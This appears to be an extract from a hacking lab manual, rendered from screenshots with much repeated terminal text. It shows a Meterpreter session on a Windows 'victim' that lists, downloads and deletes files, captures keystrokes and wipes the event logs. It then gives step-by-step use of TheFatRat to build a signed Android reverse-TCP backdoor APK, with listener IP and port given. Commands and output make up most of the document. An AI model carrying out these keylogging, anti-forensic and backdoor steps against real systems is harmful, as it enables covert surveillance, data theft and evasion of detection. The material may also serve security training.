
```

- Verify the created user accounts on victim's machine.





- Verify the user accounts properties on victim's machine.



- To display present working directory name and list out all the files and directories on victim's machine by giving below commands :

**pwd**

**ls**

```

meterpreter > pwd
C:\
meterpreter > ls
Listing: C:\
=====
Mode          Size      Type  Last modified      Name
----          ----      ----  -----           -----
40777/rwxrwxrwx  0       dir   2018-04-17 11:19:19 +0530  $Recycle.Bin
40777/rwxrwxrwx  0       dir   2009-07-14 10:38:56 +0530  Documents and Setti
ngs
40777/rwxrwxrwx  0       dir   2009-07-14 08:50:08 +0530  PerfLogs
40555/r-xr-xr-x  4096    dir   2018-04-18 11:25:15 +0530  Program Files
40555/r-xr-xr-x  8192    dir   2018-05-03 11:07:11 +0530  Program Files (x86)
40777/rwxrwxrwx  4096    dir   2018-05-03 10:54:50 +0530  ProgramData
40777/rwxrwxrwx  0       dir   2018-04-17 11:18:46 +0530  Recovery
40777/rwxrwxrwx  8192    dir   2018-05-03 10:59:04 +0530  System Volume Infor
mation
40555/r-xr-xr-x  4096    dir   2018-04-17 11:19:15 +0530  Users
40777/rwxrwxrwx  16384   dir   2018-05-03 10:31:39 +0530  Windows
0132/-x-wx-w-   104659440 fif   1970-01-01 05:30:00 +0530  pagefile.sys
40777/rwxrwxrwx  0       dir   2018-05-03 10:14:28 +0530  web

```

- Navigate to **web** directory and list out all the files on victim's machine by giving below commands:  
**cd web**  
**ls**

```
Applications ▾ Places ▾ Terminal ▾ Mon May 7, 10:40:59
File Edit View Search Terminal Help root@kuil: ~
nsg
40777/rwxrwxrwx 0 dir 2009-07-14 08:50:08 +0530 PerfLogs
40555/r-xr-xr-x 4096 dir 2018-04-18 11:25:15 +0530 Program Files
40555/r-xr-xr-x 8192 dir 2018-05-03 11:07:11 +0530 Program Files (x86)
40777/rwxrwxrwx 4096 dir 2018-05-03 10:54:50 +0530 ProgramData
40777/rwxrwxrwx 0 dir 2018-04-17 11:18:46 +0530 Recovery
40777/rwxrwxrwx 8192 dir 2018-05-03 10:59:04 +0530 System Volume Information
40555/r-xr-xr-x 4096 dir 2018-04-17 11:19:15 +0530 Users
40777/rwxrwxrwx 16384 dir 2018-05-03 10:31:39 +0530 Windows
0132/-x-wx-w- 104659440 fif 1970-01-01 05:30:00 +0530 pagefile.sys
40777/rwxrwxrwx 0 dir 2018-05-03 10:14:28 +0530 web

meterpreter > cd web
meterpreter > ls
Listing: C:\web
=====
Mode Size Type Last modified Name
-----
100666/rw-rw-rw- 212 fil 2018-05-03 10:14:09 +0530 index.html
100666/rw-rw-rw- 212 fil 2018-05-03 10:14:09 +0530 index.html.txt

meterpreter >
```

- Download the **index.html** file from victim's machine by giving below commands :  
**download index.html**

```

root@kali: ~
File Edit View Search Terminal Help
40777/rwxrwxrwx 4096      dir 2018-05-03 10:54:50 +0530 ProgramData
40777/rwxrwxrwx 0          dir 2018-04-17 11:18:46 +0530 Recovery
40777/rwxrwxrwx 8192      dir 2018-05-03 10:59:04 +0530 System Volume Information
40555/r-xr-xr-x 4096      dir 2018-04-17 11:19:15 +0530 Users
40777/rwxrwxrwx 16384     dir 2018-05-03 10:31:39 +0530 Windows
0132/-x-wx-w- 104659440   fif 1970-01-01 05:30:00 +0530 pagefile.sys
40777/rwxrwxrwx 0          dir 2018-05-03 10:14:28 +0530 web

meterpreter > cd web
meterpreter > ls
Listing: C:\web
=====
Mode           Size  Type  Last modified        Name
----           ----  ----  -----              -----
100666/rw-rw-rw- 212   fil   2018-05-03 10:14:09 +0530 index.html
100666/rw-rw-rw- 212   fil   2018-05-03 10:14:09 +0530 index.html.txt

meterpreter > download index.html
[*] Downloading: index.html -> index.html
[*] Downloaded 212.00 B of 212.00 B (100.0%): index.html -> index.html
[*] download : index.html -> index.html
meterpreter >

```

- Remove **index.html.txt** file from victim's machine by giving below commands :

**rm index.html.txt**

```

root@kali: ~
File Edit View Search Terminal Help
40777/rwxrwxrwx 0          dir 2018-04-17 11:18:46 +0530 Recovery
40777/rwxrwxrwx 8192      dir 2018-05-03 10:59:04 +0530 System Volume Information
40555/r-xr-xr-x 4096      dir 2018-04-17 11:19:15 +0530 Users
40777/rwxrwxrwx 16384     dir 2018-05-03 10:31:39 +0530 Windows
0132/-x-wx-w- 104659440   fif 1970-01-01 05:30:00 +0530 pagefile.sys
40777/rwxrwxrwx 0          dir 2018-05-03 10:14:28 +0530 web


meterpreter > cd web
meterpreter > ls
Listing: C:\web
=====
Mode           Size  Type  Last modified        Name
----           ----  ----  -----              -----
100666/rw-rw-rw- 212   fil   2018-05-03 10:14:09 +0530 index.html
100666/rw-rw-rw- 212   fil   2018-05-03 10:14:09 +0530 index.html.txt

meterpreter > download index.html
[*] Downloading: index.html -> index.html
[*] Downloaded 212.00 B of 212.00 B (100.0%): index.html -> index.html
[*] download : index.html -> index.html
meterpreter > rm index.html.txt
meterpreter >

```

- Enable key logging on the victim's machine by giving below commands :

**keyscan\_start**



The screenshot shows a terminal window titled "Terminal" running on a Kali Linux desktop environment. The terminal displays the following session:

```
root@kali: ~
Listing: C:\web
=====
Mode          Size  Type  Last modified      Name
----          ---   ---   -----           ---
100666/rw-rw-rw- 212   fil   2018-05-03 10:14:09 +0530 index.html
100666/rw-rw-rw- 212   fil   2018-05-03 10:14:09 +0530 index.html.txt

meterpreter > download index.html
[*] Downloading: index.html -> index.html
[*] Downloaded 212.00 B of 212.00 B (100.0%): index.html -> index.html
[*] download : index.html -> index.html
meterpreter > rm index.html.txt
meterpreter > ls
Listing: C:\web
=====
Mode          Size  Type  Last modified      Name
----          ---   ---   -----           ---
100666/rw-rw-rw- 212   fil   2018-05-03 10:14:09 +0530 index.html

meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
```

- To view key stroke executed on the victim's machine by giving below commands :  
**keyscan\_dump**

```

root@kali: ~
meterpreter > download index.html
[*] Downloading: index.html -> index.html
[*] Downloaded 212.00 B of 212.00 B (100.0%): index.html -> index.html
[*] download : index.html -> index.html
meterpreter > rm index.html.txt
meterpreter > ls
Listing: C:\web
=====
Mode          Size  Type  Last modified      Name
----          ---   ---   -----           ---
100666/rw-rw-rw- 212   fil   2018-05-03 10:14:09 +0530  index.html

meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
twitter<CR>
<Left Windows>notepad<CR>
testing metasploit keylogger<CR>

meterpreter >

```

- To clear all logs in the victim's machine by giving below commands :  
**clearev**

```

root@kali: ~
[*] download : index.html -> index.html
meterpreter > rm index.html.txt
meterpreter > ls
Listing: C:\web
=====
Mode          Size  Type  Last modified      Name
----          ---   ---   -----           ---
100666/rw-rw-rw- 212   fil   2018-05-03 10:14:09 +0530  index.html

meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
twitter<CR>
<Left Windows>notepad<CR>
testing metasploit keylogger<CR>


meterpreter > clearev
[*] Wiping 847 records from Application...
[*] Wiping 2635 records from System...
[*] Wiping 770 records from Security...
meterpreter >

```


## Tool : TheFatRat – Android Backdoor Creator

**TheFatRat** is an exploiting tool to generate backdoor and post exploitation. This tool compiles a malware with popular payload and compiled malware can be execute on windows, android, mac. The created malware have an ability to bypass most AV software.


- Boot the computer machine with Kali Linux
- Download / clone **TheFatRat** from **git** by executing the following command on the terminal:  
`git clone https://github.com/Screetsec/TheFatRat.git`
- Open the terminal and start the **fatratt** application.




- It checks and fetch all the dependencies of **fatrat** application.



- Read the message on screen and Press **Enter** to continue.



- Press **Enter** to start Metasploit services.




- Fatrat application is started and display menu as below.



- Select option **1** i.e. **Create backdoor with msfvenom** and press **Enter**.



- Select option **3** i.e. **SIGNED ANDROID >>fatrat.apk** to create backdoor for android and press **Enter**.



- Enter **LHOST IP** i.e. **192.168.1.101** – IP address for listener

The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal displays the following text:

```

[4] MAC >> FatRat.macho
[5] PHP >> FatRat.php
[6] ASP >> FatRat.asp
[7] JSP >> FatRat.jsp
[8] WAR >> FatRat.war
[9] Python >> FatRat.py
[10] Bash >> FatRat.sh
[11] Perl >> FatRat.pl
[12] doc >> Microsoft.doc ( not macro attack )
[13] rar >> bacdoor.rar ( Winrar old version)
[14] dll >> FatRat.dll
[15] Back to Menu

[TheFatRat]—[~]—[creator]: 3

[ ++++++ ] 

Your local IPV4 address is : 192.168.1.101
Your local IPV6 address is : fe80::20c:29ff:fe20:8701
Your public IP address is : 157.48.252.41
Your Hostname is : 3(NXDOMAIN

Set LHOST IP: 192.168.1.101

```

- Enter **LPORT** i.e. **5577** – Port for listener

The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal displays the following text:

```

[5] PHP >> FatRat.php
[6] ASP >> FatRat.asp
[7] JSP >> FatRat.jsp
[8] WAR >> FatRat.war
[9] Python >> FatRat.py
[10] Bash >> FatRat.sh
[11] Perl >> FatRat.pl
[12] doc >> Microsoft.doc ( not macro attack )
[13] rar >> bacdoor.rar ( Winrar old version)
[14] dll >> FatRat.dll
[15] Back to Menu

[TheFatRat]—[~]—[creator]: 3

[ ++++++ ] 

Your local IPV4 address is : 192.168.1.101
Your local IPV6 address is : fe80::20c:29ff:fe20:8701
Your public IP address is : 157.48.252.41
Your Hostname is : 3(NXDOMAIN

Set LHOST IP: 192.168.1.101
Set LPORT: 5577

```

- Enter the file name and press **Enter** to save the output file.

```

[7] JSP >> FatRat.jsp
[8] WAR >> FatRat.war
[9] Python >> FatRat.py
[10] Bash >> FatRat.sh
[11] Perl >> FatRat.pl
[12] doc >> Microsoft.doc ( not macro attack )
[13] rar >> bacdoor.rar ( Winrar old version)
[14] dll >> FatRat.dll
[15] Back to Menu

[TheFatRat]—[~]—[creator]: 3

[ ++++++ ] 

Your local IPV4 address is : 192.168.1.101
Your local IPV6 address is : fe80::20c:29ff:fe20:8701
Your public IP address is : 157.48.252.41
Your Hostname is : 3(NXDOMAIN

Set LHOST IP: 192.168.1.101
Set LPORT: 5577

Please enter the base name for output files : nfs
  
```

- Select option 3 i.e. **android/meterpreter/reverse\_tcp** for android based operating system and press **Enter**.

```

[ ++++++ ] 

Your local IPV4 address is : 192.168.1.101
Your local IPV6 address is : fe80::20c:29ff:fe20:8701
Your public IP address is : 157.48.252.41
Your Hostname is : 3(NXDOMAIN

Set LHOST IP: 192.168.1.101
Set LPORT: 5577

Please enter the base name for output files : nfs

+---+
| 1 | android/meterpreter/reverse_http |
| 2 | android/meterpreter/reverse_https |
| 3 | android/meterpreter/reverse_tcp |
| 4 | android/shell/reverse_http |
| 5 | android/shell/reverse_https |
| 6 | android/shell/reverse_tcp |
+---+

Choose Payload : 3
  
```

- It will create the backdoor file with above mentioned parameters

Choose Payload : 3

Generate Backdoor

Name	Descript	Your Input
LHOST	The Listen Address	192.168.1.101
LPORT	The Listen Ports	5577
OUTPUTNAME	The Filename output	nfs
PAYOUTLD	Payload To Be Used	android/meterpreter/reverse_tcp

[ \*\*\*\* ]

```
[*] Creating RAT payload with msfvenom
[✓] Done!
[*] Creating a Valid Certificate
[✓] Done!
[*] Signing your payload APK
```



- Press 'N' and press Enter to return back to the fatrat menu

File Edit View Search Terminal Help

Generate Backdoor

Name	Descript	Your Input
LHOST	The Listen Address	192.168.1.101
LPORT	The Listen Ports	5577
OUTPUTNAME	The Filename output	nfs
PAYOUTLOAD	Payload To Be Used	android/meterpreter/reverse_tcp

[ ++++++ ]


```
[*] Creating RAT payload with msfvenom
[✓] Done!
[*] Creating a Valid Certificate
[✓] Done!
[*] Signing your payload APK
[✓] Done!
```

Do you want to create a listener for this configuration  
to use in msfconsole in future ?

